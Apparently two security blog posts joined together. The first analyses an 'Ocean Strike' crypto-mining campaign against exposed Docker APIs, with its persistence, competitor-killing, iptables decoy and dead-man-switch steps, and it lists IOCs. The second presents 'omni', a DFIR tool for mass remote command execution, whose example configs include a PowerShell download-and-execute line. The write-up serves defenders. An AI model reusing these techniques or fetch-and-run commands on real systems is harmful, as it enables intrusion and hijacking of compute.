Unraveling ‘Ocean Strike’ – a crypto-mining threat

While doing some pivoting on emerging Command and Control servers, I identified an open-directory on an IP Address (144.31.106[.]169) hosting what appeared to be a collection of malicious shell scripts, as shown below.

Initial Open Directory Contents
Contents of ‘stagers’ directory

Peering into the first shell script, ‘mimicry.sh’, its purpose appears to be serving as a staging script for the actual payload – ocean_strike_v5.tar.gz – curling the payload into /tmp/.sys-task, extracting it, starting a secondary shell script, then deleting the previously created directory.  Let’s take a look inside ocean_strike_v5.tar.gz.

mimicry.sh

ocean_strike_v5 contents

The script of interest, ‘predator_v5_mimicry.sh’, is a shell script designed to perform the following actions:

  • Checks if it is running insider a container, sandbox, WSL, or other virtualization environment using /proc/1/cgroup
  • Adds an SSH key to /root/.ssh/authorized_keys to maintain persistent access to the compromised device
  • Attempts to set vm.nr_hugepages=1280 – increasing performance of certain workloads, including crypto-mining
  • Attempts to identify any other mining-related processes and kill them, including anything that mentions guard, miner, YDServi, xmrig, nanominer, kdevtmpfsi, gost, pcpcat, or proxy.sh
  • Creates directory /dev/shm/.sys-cache and copies some of the above files into it – sys-compute is copied as kworker and made executable.
    • A service is also installed named ‘System Monitoring Service’ to ensure it is always running.
  • The malware then configures what it refers to as a Mimicry Proxy via the binary sys-net-d seen above – this is installed into /usr/bin/sys-net-d with a service setup named ‘Network Monitoring Service’.
  • The malware then attempts to build something it refers to as a ‘Mimicry Aquarium’ using the contained docker file, spawning a container named ‘sys-aquarium-mimicry’ and mapping host port 2376 to container port 2375.
    • The container appears intended to serve as a distraction for other attackers – it installs some common Linux utilities such as curl, wget, etc, creates fake artifacts like /root/proxy.sh, creates a cron job without actually enabling it to run proxy.sh every 30 minutes, then creates an empty file at /var/run/docker.sock
    • The container itself is used to return a general HTTP 200 Status in response to any request to port 2375, the Docker Remote API.
  • The attacker then uses iptables to redirect any inbound request destined for port 2375 to port 2376 – effectively capturing traffic destined for the Docker Remote API into the container, which then supplies a ‘fake’ response.
    • This is done seemingly to prevent any additional tampering or exploitation from occurring that may interfere with their mining services.
    • Their own IP address is excluded from this port mapping rule via iptables
  • Finally, the attacker writes to a file called /dev/shm/.sys-cache/watchdog.sh a bash script that periodically wakes and checks 144.31.106[.]169 for a 200 OK response – if it is not received, it clears all iptables pre-routing and restarts the main docker service.
    • This is to ensure access to the true Docker API port is available remotely again for a potential re-compromise

In total, the malware attempts to find and kill competitors, deploys persistence via system services, runs a Docker container to proxy traffic to the Remote Docker API port, deploys a crypto-miner onto the device, and implements a dead mans switch designed to clear the routing trap should the main IP address fail to respond.

Dead Mans Switch in predator_v5_mimicry.sh

After some research, I reached the following conclusions:

  • sys-net-d appears to be a Sliver agent payload (tracks with Sliver C2 exposed on the IP address already).
  • sys-compute is an XMRig mining binary, avoiding the overhead of having to download it dynamically on victim systems.

While digging into other directories, I found multiple older versions of their persistence and deployment scripts along with potential targets in the ‘ocean_strike.tar.gz’ file, as shown below:

Contents of ocean_strike.tar.gz

The observed sys-net-d and sys-compute are the same Sliver payload and XMRig binary previously noted.  There are variations of persistence scripts present, but all ‘deployer’ scripts are 0-byte files as of the time of this analysis.  Sys-guard is a simple shell script that configures ocean-miner along with a decoy Docker container, another variation of Monero mining.

What’s more interesting is the files labelled ‘fortress_results’ – these appear to be scans of potential victim IP addresses – each victim had an exposed Remote Docker API port that the threat actor tested to determine the level of access they could achieve remotely, attempting to create a privileged container to facilitate mining operations.

fortress_results_v2 demonstrating attempts to create privileged containers on exposed Docker instances across the Internet on a variety of victim networks

Revisiting one of the earlier files, we identified another Monero miner staging script named ‘cuckoo_stager.sh’.  This is similar to the ‘Ocean Strike’ payload but had slightly different checks for containers, competitors, deployment, persistence, and fail-over operations.  A snippet is shown below.

cuckoo_stager.sh snippet

In essence, this script attempted to:

  • Identify if it’s in a container via the presence of ‘docker’ in /proc/1/cgroup and also checking for the presence of systemd
  • Kill other competing mining processes
  • Download xmrig and Yggdrasil payloads binaries from the main control address (144.31.106[.]169)
  • Configure and launch xmrig for Monero mining
  • Persist itself via cron jobs
  • Hide initial access by deleting bash history and timestomping xmrig binary and configuration files to appear older than they are
  • Delete the initial stager (/tmp/cuckoo_stager.sh)
  • Then, optionally, starting Yggdrasil mesh network in an attempt to obfuscate traffic destinations and avoid initial detection at the network level

There was a final script named ‘dead_man_switch.sh’ that appears similar in nature to the fallback utilized in the original ‘Ocean Strike’ script in that it periodically checks if a specific heartbeat is being populated – if no heartbeat is detected after a 30 minute period, it assumes there is a catastrophic error with the script and attempts to re-expose the original Docker API ports instead of the mimicked port so that remote access can once again be gained by the actor.

dead_man_switch.sh snippet

Conclusions

This is an interesting malware variant that is explicitly targeting the Remote Docker API in an attempt to create high-privileged containers on exposed ports that are then leveraged to instantiate Monero-mining operations – this is not a new technique, but it is still interesting from a defensive perspective to study the source and implementation so that we can further harden relevant systems.

Once the malware is deployed, the Docker API port (2375) is then proxied to 2376 via a ‘decoy’ container and iptables, likely to ensure that other actors cannot launch competing resources – but in such a way that the C2 IP address can still reach the original port without interference.

Monero mining attacks are not new and neither is inhibiting further use of the Remote Docker API (https://www.akamai.com/blog/security-research/new-malware-targeting-docker-apis-akamai-hunt) – but the naming conventions and strategies used here seem to indicate this may be part of a more organized campaign.

Be on the lookout for the below indicators in your network.

Indicators of Compromise

  • 144.31.106[.]169
    • C2 Address
  • 45g4uGaXz3PeaN94ns6CwXDa2oxNFKrYPAEjqZSjhem2RQju9JtuQgbSLrvq9pN35dUeUgS8996G7P9eZ9bX78m4CjwGeP3
    • Monero Wallet
  • cuckoo_stager.sh
    • Payload Variation deploying mining, persistence, etc
  • mimicry.sh
    • Shell Script serving as Initial Access payload
    • SHA256: 148b56141e04ff98c408c50320eb76398854f0a071c3276779b8d0db99332157
  • predator_v5_mimicry.sh
    • SHA256: dba481116b7c451bf018518c02431b3c342c92c047d77ceaacedcf6a44e376c4
  • dead_man_switch.sh
    • SHA256: 31a4271fc2c4ab2a7939358f98e7cb339115ede6180a500f7a441b468e09a8d6
  • persist.sh
    • SHA256: 5e37c6b3bf5192e334d6ff0c5995f73f60b27b18cbdcedcbcc579d32aeea2e7c
  • persist_v4_proxy.sh
    • SHA256: 8ceebbd3112d462ff6aa00b6e5330b75d29c872ee8dee86bbba968c88fea857a
  • predator_v3_ocean.sh
    • SHA256: a07a12709f8fef2b4667fcbd8947f670f2bfbf92751553184fb3ed8f93679537
  • sys-compute
    • XMRig Binary
    • SHA256: 92dcc363ed05c5e4ae9008f7d0d41b1ad1ae9caead9d4f3598c566b185078b4b
  • sys-net-d
    • Sliver Payload
    • SHA256: 448fbd7b3389fe2aa421de224d065cea7064de0869a036610e5363c931df5b7c
  • sys-guard
    • Shell Script configuring ocean-miner
    • SHA256: 3aad38a1792dfeede3cb47181bd3570047e3c71b659ebdf811fc5e2bae0bc9d5
  • /dev/shm/.sys/, /dev/shm/.sys-cache
    • Directories created to host payloads/binaries/configs

Large-Scale Hunting and Collection from Immature Networks

Incident Responders often find themselves investigating computer incidents for clients who may not have the best security posture – lack of centralized SIEM logging, mature EDR deployment and general inability to centrally query or otherwise collect data from across the network.

This is a real problem when investigating – it means you can’t rapidly pivot on Indicators of Compromise (IOCs) such as IP addresses/Ports, Process information (names, commandlines, etc), User activity, Scheduled Task or Service metadata such as known-bad names or binaries and other system information. Without centralized tooling or logging, using IOCs or Indicators of Attack (IOAs) can be extremely difficult.

I’ve previously made some scripts to aid my own objectives to solve this problem such as WMIHunter (https://github.com/joeavanzato/WMIHunter/tree/main) and variations of using WMI at-scale in C# and Go respectively – but recently I wanted to revisit this problem and make a more modular and flexible solution.


I’d like to introduce a tool I wrote aimed at solving this problem and providing DFIR professionals another open-source solution – hence, omni [https://github.com/joeavanzato/omni].

At its core, omni is an orchestration utility providing analysts the means to execute commands on hundreds or thousands of remote devices simultaneously and transparently collect and aggregate the output. This means any command, script, tool or anything else that you as an analyst want to execute and collect some type of output from, omni helps make that easy to achieve at-scale.

Can omni help you?

Ask yourself these questions – if the answer to any of these is ‘yes’, omni can help you.

  • Do you have a need to execute and collect the results of one or more commands/scripts/tools on multiple devices concurrently?
  • Do you need to collect data from a large amount of devices that are not connected to the internet?
  • Have you ever run into issues trying to rapidly pivot on indicators of compromise across a large number of devices due to lack of data/logging/agents?
  • Does the current environment lack a centralized logging solution or EDR that can help you quickly query devices?
  • Do you need to execute a series of triage scripts on 1 or more networked devices?

As an example, let’s consider running processes and TCP connections – both are extremely common to collect to aid reactive hunts on known-bad during an engagement. omni works by allowing users to build a YAML configuration file containing command directives to be executed on targets – we can add, subtract or modify from this file as needed to serve any type of unique requirements. Below is an example of one way you could capture this data with omni:

command: powershell.exe -Command "Get-WmiObject -Class Win32_Process -Locale MS_409 -ErrorAction SilentlyContinue | Select PSComputerName,ProcessName,Handles,Path,Caption,CommandLine,CreationDate,Description,ExecutablePath,ExecutionState,Handle,InstallDate,Name,OSName,ProcessId,ParentProcessId,Priority,SessionId,Status,TerminationDate | Export-Csv -Path '$FILENAME$' -NoTypeInformation"
file_name: $time$_processes.csv
merge: csv
id: processes
tags: [quick, process, processes, builtin]

The above configuration tells omni to run the PowerShell command, automatically replacing any placeholder variables with the specified file-name – then omni knows that once collection is done, this file-name should be collected from the targets.

It is also possible to copy a script to the target and execute this, allowing omni to facilitate analysts with running more complex triage tools remotely.

command: powershell.exe C:\Windows\temp\ExtractLogons.ps1 -DaysBack 14 -OutputFile $FILENAME$
file_name: $time$_LogonActivity.csv
merge: csv
id: LogonActivity
tags: [access, user, builtin]
dependencies: [utilities\ExtractLogons.ps1]

The dependencies block allows users to specify one or more files or directories that this directive requires exist on the target prior to execution – dependencies are always copied into a single directory (C:\Windows\Temp) and then removed once execution is complete. Dependencies can also specify an http file that will be retrieved during parsing configuration.

dependencies:[https://raw.githubusercontent.com/joeavanzato/Trawler/refs/heads/main/trawler.ps1]

Typically though, if your configuration requires some remote files for download, you will be better off using the Preparation section of the configuration – this allows for commands to be executed for preparing the analysis environment – usually this means downloading any necessary tools that you want to deploy to targets, such as Autoruns or the Eric Zimmerman parsing toolset.

preparations:
  - command: powershell.exe -Command "iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/EricZimmerman/Get-ZimmermanTools/refs/heads/master/Get-ZimmermanTools.ps1'))"
    note: Download and execute Get-ZimmermanTools into current working directory
  - command: powershell.exe -Command "iwr -Uri 'https://download.sysinternals.com/files/Autoruns.zip' -OutFile .\Autoruns.zip ; Expand-Archive -Path Autoruns.zip -Force"
    note: Download and unzip Autoruns

This can be used to help ensure that required dependencies exist prior to executing your configuration.

When omni runs, it will create two folders – ‘devices‘ and ‘aggregated‘ – inside devices a directory is created for each target device that will contain all data collected for that target. Aggregated will store any merged files once collection is complete depending on configuration settings – for example, all running processes for all computers if using the first config specified in this post.

Devices folder contains individual results, Aggregated folder contains merged results from all devices

Keep in mind – omni is designed to facilitate rapid and light-weight network-wide hunting – although it is of course possible to execute and collect any type of evidence – for example, launching KAPE remotely and collecting the subsequent zips from specified targets, like below:

command: C:\windows\temp\kape\kape.exe --tsource C --tdest C:\Windows\temp\kape\machine\ --tflush --target !SANS_Triage --zip kape && powershell.exe -Command "$kapezip = Get-ChildItem -Path C:\Windows\temp\kape\machine\*.zip; Rename-Item -Path $kapezip.FullName -NewName '$FILENAME$'"
file_name: $time$_kape.zip
merge: pool
id: kape
add_hostname: True
dependencies: [KAPE]

Of course, doing this across thousands of devices would results in a massive amount of data, but for a more limited scope this could be a highly effective means of collecting evidence – choose your configurations and targets carefully.

Below are some common command-line examples for launching omni:

omni.exe -tags builtin
- Launch omni with all targets from .\config.yaml having tag 'builtin' with default timeout (15) and worker (250) settings, using Scheduled Tasks for execution and querying AD for enabled computers to use as targets

omni.exe -workers 500 -timeout 30 -tags quick,process
- Add more workers, increase the timeout duration per-target and only use configurations with the specified tags

omni.exe -targets hostname1,hostname2,hostname3
omni.exe -targets targets.txt
- Use the specified computer targets from command-line or file

omni.exe -method wmi
- Deploy omni using WMI instead of Scheduled Tasks for remote execution

omni.exe -config configs\test.yaml
- Execute a specific named configuration file

Ultimately, you can use omni to launch any type of script, command or software remotely at-scale on any number of targets. I’ve often found myself on engagements for clients who lack effective SIEM or EDR tooling, meaning that when we find something like a known-bad IP address, Process Name, Binary Path, Service/Task Name or some other IOC, we have no way to effectively hunt this across the network.

omni comes with a pre-built configuration file that contains directives for common situations such as collecting running processes, TCP connections, installed Services/Tasks, etc (https://github.com/joeavanzato/omni/blob/main/config.yaml). Prior to use, you should customize a configuration that meets your collection needs depending on the situation at hand. omni also includes some example configuration files for specific use-cases at https://github.com/joeavanzato/omni/configs.

Please consider omni during your next engagement in a low-posture network suffering a cyber incident. If you experience any bugs, issues or have any questions, please open an Issue on GitHub. I am eager to hear about feature requests, ideas or problems with the software.